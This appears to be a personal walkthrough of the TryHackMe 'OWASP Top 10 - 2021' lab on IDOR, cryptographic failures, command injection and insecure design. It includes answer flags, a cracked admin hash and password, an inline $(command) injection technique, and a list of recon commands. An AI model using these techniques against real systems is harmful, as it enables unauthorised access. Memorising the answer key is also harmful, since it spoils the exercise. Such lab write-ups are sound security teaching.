OWASP Top 10 - 2021
1. Broken Access Control
-
If a website visitor can access protected pages they are not meant to see, then the access controls are broken.
-
Broken access control allows attackers to bypass authorisation, allowing them to view sensitive data or perform tasks they aren’t supposed to.
- For example, a vulnerability was found in 2019, where an attacker could get any single frame from a Youtube video marked as private.
- The researcher who found the vulnerability showed that he could ask for several frames and somewhat reconstruct the video.
- Since the expectation from a user when marking a video as private would be that nobody had access to it, this was indeed accepted as a broken access control vulnerability.
1. Broken Access Control (IDOR Challenge)
- IDOR or Insecure Direct Object Reference refers to an access control vulnerability where you can access resources you wouldn’t ordinarily be able to see.
- This occurs when the programmer exposes a Direct Object Reference, which is just an identifier that refers to specific objects within the server.
- By object, we could mean a file, a user, a bank account in a banking application, or anything really.
Questions
Look at other users’ notes. What is the flag?

- change
note_idin the URL to 0 and the flags appears

`A: flag{fivefourthree}`
Cryptographic Failures
- A cryptographic failure refers to any vulnerability arising from the misuse (or lack of use) of cryptographic algorithms for protecting sensitive information.
- Web applications require cryptography to provide confidentiality for their users at many levels.
- encrypting data in transit = the encryption of the network traffic between the client and server
- encrypting data at rest = the encryption of stored data (usually on a server)
Cryptographic Failures (Supporting Material 1)
- The most common way to store a large amount of data in a format easily accessible from many locations is in a database.
- This is perfect for something like a web application, as many users may interact with the website at any time.
- Database engines usually follow the Structured Query Language (SQL) syntax.
- Databases can also be stored as files.
- These are referred to as “flat-file” databases, as they are stored as a single file on the computer.
- This is much easier than setting up an entire database server and could potentially be seen in smaller web applications.
- What happens if the database is stored underneath the root directory of the website (i.e. one of the files accessible to the user connecting to the website)?
- Well, we can download and query it on our own machine, with full access to everything in the database. Sensitive Data Exposure, indeed!
- The most common (and simplest) format of a flat-file database is an SQLite database.
- These can be interacted with in most programming languages and have a dedicated client for querying them on the command line.
- This client is called
sqlite3and is installed on many Linux distributions by default.
- use
PRAGMA table_info(customers);to see the table information and then do aSELECT *query to dump the contents
Cryptographic Failures (Supporting Material 2)

- we will be using the online tool to crack password hashes: Crackstation. This website is extremely good at cracking weak password hashes. For more complicated hashes, we would need more sophisticated tools
Cryptographic Failures (Challenge)
Questions
What is the name of the mentioned directory?

`A: /assets`
Navigate to the directory you found in question one. What file stands out as being likely to contain sensitive data?

`A: webapp.db`
Use the supporting material to access the sensitive data. What is the password hash of the admin user?

`A: 6eea9b7ef19179a06954edd0f6c05ceb`
Crack the hash.
What is the admin’s plaintext password?
`A: qwertyuiop`
Log in as the admin. What is the flag?
-
user the credentials
admin:qwertyuiopon the login page of the website.A: THM{Yzc2YjdkMjE5N2VjMzNhOTE3NjdiMjdl}
3. Injection
- Injection flaws are very common in applications today.
- These flaws occur because the application interprets user-controlled input as commands or parameters.
- Injection attacks depend on what technologies are used and how these technologies interpret the input.
- Some common examples include:
- SQL Injection:
- This occurs when user-controlled input is passed to SQL queries.
- As a result, an attacker can pass in SQL queries to manipulate the outcome of such queries.
- This could potentially allow the attacker to access, modify and delete information in a database when this input is passed into database queries.
- This would mean an attacker could steal sensitive information such as personal details and credentials.
- SQL Injection:
- Command Injection:
- This occurs when user input is passed to system commands.
- As a result, an attacker can execute arbitrary system commands on application servers, potentially allowing them to access users’ systems.
- The main defence for preventing injection attacks is ensuring that user-controlled input is not interpreted as queries or commands.
- There are different ways of doing this:
- Using an allow list:
- when input is sent to the server, this input is compared to a list of safe inputs or characters.
- If the input is marked as safe, then it is processed.
- Otherwise, it is rejected, and the application throws an error.
- Stripping input:
- If the input contains dangerous characters, these are removed before processing.
- Using an allow list:
3.1 Command Injection
- Command Injection occurs when server-side code (like PHP) in a web application makes a call to a function that interacts with the server’s console directly.
- An injection web vulnerability allows an attacker to take advantage of that call to execute operating system commands arbitrarily on the server.
- The possibilities for the attacker from here are endless: they could list files, read their contents, run some basic commands to do some recon on the server or whatever they wanted, just as if they were sitting in front of the server and issuing commands directly into the command line.

- Bash allows you to run commands within commands.
-
This is useful for many reasons, but in our case, it will be used to inject a command within the cowsay server to get it executed.
- To execute inline commands, you only need to enclose them in the following format
$(your_command_here).- If the console detects an inline command, it will execute it first and then use the result as the parameter for the outer command.
- Look at the following example, which runs
whoamias an inline command inside anechocommand:

- Since the application accepts any input from us, we can inject an inline command which will get executed and used as a parameter for cowsay.
- This will make our cow say whatever the command returns!
- Here are some other commands you may want to try:
- whoami
- id
- ifconfig/ip addr
- uname -a
- ps -ef
Questions
What strange text file is in the website’s root directory?

`A: drpepper.txt`
How many non-root/non-service/non-daemon users are there?

`A: 0`
What user is this app running as?

`A: apache`
What is the user’s shell set as?
-
Check the output of
etc/passwdunderapacheA: /sbin/nologin
What version of Alpine Linux is running?

`A: 3.16.0`
Insecure design
- Insecure design refers to vulnerabilities which are inherent to the application’s architecture.
- They are not vulnerabilities regarding bad implementations or configurations, but the idea behind the whole application (or a part of it) is flawed from the start.
- Most of the time, these vulnerabilities occur when an improper threat modelling is made during the planning phases of the application and propagate all the way up to your final app.
- Some other times, insecure design vulnerabilities may also be introduced by developers while adding some “shortcuts” around the code to make their testing easier.
- A developer could, for example, disable the OTP validation in the development phases to quickly test the rest of the app without manually inputting a code at each login but forget to re-enable it when sending the application to production.
- A good example of such vulnerabilities occurred on Instagram a while ago.
- Instagram allowed users to reset their forgotten passwords by sending them a 6-digit code to their mobile number via SMS for validation.
- If an attacker wanted to access a victim’s account, he could try to brute-force the 6-digit code.
- As expected, this was not directly possible as Instagram had rate-limiting implemented so that after 250 attempts, the user would be blocked from trying further.
- However, it was found that the rate-limiting only applied to code attempts made from the same IP.
- If an attacker had several different IP addresses from where to send requests, he could now try 250 codes per IP.
- For a 6-digit code, you have a million possible codes, so an attacker would need 1000000/250 = 4000 IPs to cover all possible codes.
- If an attacker had several different IP addresses from where to send requests, he could now try 250 codes per IP.
-
This may sound like an insane amount of IPs to have, but cloud services make it easy to get them at a relatively small cost, making this attack feasible.
- Notice how the vulnerability is related to the idea that no user would be capable of using thousands of IP addresses to make concurrent requests to try and brute-force a numeric code.
- The problem is in the design rather than the implementation of the application in itself.
- The best approach to avoid such vulnerabilities is to perform threat modelling at the early stages of the development lifecycle.
Questions
What is the value of the flag in joseph’s account?
- Reset Joseph’s password by entering the username
josephin the reset password menu - choose the favourite colour question and simply brute force it


- then login using the given password and the username
joseph
